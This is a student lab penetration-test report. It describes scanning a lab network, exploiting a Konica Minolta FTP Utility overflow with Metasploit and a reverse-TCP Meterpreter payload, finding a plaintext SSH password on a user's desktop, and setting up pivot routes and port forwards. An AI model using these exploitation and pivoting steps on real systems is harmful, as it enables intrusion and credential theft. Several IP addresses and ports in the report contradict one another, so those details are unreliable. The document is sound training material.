PWN Challenge 1

Dan Molenhouse

April 6, 2022

Executive Summary

Through a few basic scans, it was immediately identified that the 10.20.160.x machine was potentially vulnerable due to an FTP service running on host 10.20.160.21. The 10.20.170.x seemed to be safe at the moment, due to no open or active services running that were detectable by scans.

Through existing exploits, the first machine was compromised through a service called “Konica Minolta FTP Utility”. This service allowed entry into the machine, and find the first flag in Fred’s file directory. Additionally, within Fred’s file system a file containing username and password information for another machine was found. This is a major security violation as it allows the second machine to be compromised.

Recommendations are to secure the 10.20.160.41 host through the use of a firewall of some kind, or update the software / services being run on port 21. The Konica Minolta service is not secure. Additionally, users should clear their file systems of any documents containing username / passwords. This is a major security violation, as once these username/password combinations are found the entire system could be compromised.

Detailed Findings:

Nmap scans revealed that 10.20.160.41 would have potential vulnerabilities due to the open ports. No other open hosts were revealed from either machine. Ports 41 and 3389 were open on the aforementioned host.

Further scans of this particular machine revealed that port 21 was running a FTP utility called “Konica Minolta FTP Utility. This seemed like a strong vector of attack.


Upon searching an exploit database, a potential exploit was found for the service on 10.20.160.41. With the exploit, this machine was successfully compromised.

Within the user “Fred”’s file system, the first flag was located on the user desktop. Additionally, on Fred’s desktop was a batch file with a username, password and IP address combination for an SSH service. This immediately became the next target for the attacks, as this is a guaranteed compromised machine with the newly acquired information.


Work began on gaining access to the second machine, but issues with the attacking machine stagnated progress. Ultimately the second machine was not compromised within the time constraint. However, it would have only been a matter of time before it was compromised.

Technical Overview and Details:


Step one was to do a basic network scan of both hosts in the scope of the pen test using nmap. The console output showed that the 10.20.170.20-100 host did not have any open hosts. The 10.20.160.10-150 scan however showed two open hosts on ports 21 and 3389 for host 10.20.160.41. This would become our first target and mode of entry into this machine. I also did Nessus vulnerability scans of both machines, but no high or critical vulnerabilities were discovered. This scan did not help much.



A more in depth scan of 10.20.160.41 reveals more information. What stood out was the 21 scan, showing a user “Fred” on the system. This port is an open FTP service using a “Konica Minolta FTP Utility” version. The 3389 port is less interesting, it is simply a ssl web server. The next step is to see if any of these ports have any exploits in Metasploit.



I spent a good amount of time searching keywords and different types of documents in Metasploit. Just searching “FTP Util” yields too many results to reasonably sort through, although I did notice lots of references to the “Konica Minolta” service we saw running on port 21 of 10.20.160.41.




So I decided to narrow my focus in on that, as I figured there was a good chance this would be an exploitable area of the machine. I searched specifically for exploits in the MSF5 shell and found there did exist one FTP Utilitty exploit that I could try using.

```
msf5 > search name:ftp util type:exploit

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/windows/ftp/easyftp_cwd_fixret        2010-02-16       great   Yes    EasyFTP Server
CWD Command Stack Buffer Overflow
   1  exploit/windows/ftp/easyftp_mkd_fixret        2010-04-04       great   Yes    EasyFTP Server
MKD Command Stack Buffer Overflow
   2  exploit/windows/ftp/kmftp_utility_cwd         2015-08-23       normal  Yes    Konica Minolta
FTP Utility 1.00 Post Auth CWD Command SEH Overflow


msf5 >
```

The first few dozen attempts failed, the meterpreter session would not remain open. Ultimately, for whatever reason, the exploit would not work if run in the normal Kali terminal. I discovered that if I ran it in the Metasploit shell, the exploit would grant me access to the 10.20.160.41 machine.


```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~

                      https://metasploit.com

       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View a module's description using info, or the enhanced ver
sion in your browser with info -d

RHOST => 10.20.150.101
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.20.160.41
LPORT => 21
[-] Handler failed to bind to 10.20.160.41:21:-  -
[*] Started reverse TCP handler on 0.0.0.0:21
[*] Sending stage (176195 bytes) to 10.20.150.101
[*] 10.20.150.101:21 - Sending exploit buffer...
[*] Meterpreter session 1 opened (10.20.150.101:21 → 10.20.150.101:37227)
at 2022-04-06 13:36:04 -0400


[*] 10.20.150.101 - Meterpreter session 1 closed.  Reason: Died
meterpreter >
```

Below is the port 21 exploit successfully exploited:




```
meterpreter > cd /Fred
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd /"Fred"
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > dir
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2016-02-08 15:24:28 -0500  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 01:08:56 -0400  All Users
40555/r-xr-xr-x   8192  dir   2009-07-13 23:20:08 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 01:08:56 -0400  Default User
40777/rwxrwxrwx   8192  dir   2019-07-09 21:30:11 -0400  Fred
40555/r-xr-xr-x   4096  dir   2009-07-13 23:20:08 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:54:24 -0400  desktop.ini

meterpreter > cd /Fred
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd /Public
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd //Fred
[-] stdapi_fs_chdir: Operation failed: The specified path is invalid.
meterpreter > cd /Fred//
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd /Fred/
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd \Fred
meterpreter > dir
Listing: C:\Users\Fred
======================
```

I spent a good amount of time exploring the file systems and attempting different things to see what privileges I had in the system. I did not have Admin privileges so many of my attempted commands were denied. I found that by navigating to the C:\\ drive home directory, I was able to access the Users folder, and then from there Fred's user directory. There were many places to explore further, but I checked the desktop first. This is where I found Proof.txt for Fred:



That meant the first machine had been compromised. Additionally, I found a batch file called “SSH.bat” that when opened, contained a username/password combination for host 10.0.170.87:

```
meterpreter > cat SSH.bat
putty.exe -ssh jill@10.0.170.87 -pw "JillIs100%Awesome"meterpreter >
```

This is obviously the ticket for breaking into the second machine. First I tried running the batch file and also the executable within, but this didn’t change anything in the ipconfig results:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a14:a029
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:ad:23:a5
MTU          : 1500
IPv4 Address : 10.20.160.41
```

I did find that putty.exe was running in the processes after running those batch files, however. I created two pivots using the autoroute feature. I also tried to use port forwarding techniques to gain access to the next machine.

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.170.0         255.255.255.0      Session 1
   10.20.170.0        255.255.255.0      Session 1


meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local h
ost to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "li
st" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to conn
ect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to l
isten on.
    -r <opt>  Forward: remote host to connect to.
meterpreter > portfwd add -l 4445 -p 22 -r 10.0.170.87
[*] Local TCP relay created: :4445 ⟷ 10.0.170.87:22
meterpreter > ipconfig
```

Ultimately I ran out of time to complete the full scope of the attack. The Kali Linux machine being used to attack was having severe freezing / crashing issues that caused me to have to re-do the first exploit and reenter the first machine numerous times. This stagnated progress significantly, as once the Meterpreter disconnected, the entire machine needed to be shut down and redeployed.

The first machine was completely compromised, through host 10.20.160.41. I also found the key to gaining entry into the second machine in the form of the batch file with Jill's username and password, among other things. Given more time I would surely have cracked the second machine as I figured out how to use pivoting / port forwarding to get access.

Next steps are to continue working on gaining access to the second machine with the information on Jill found in Fred's batch file.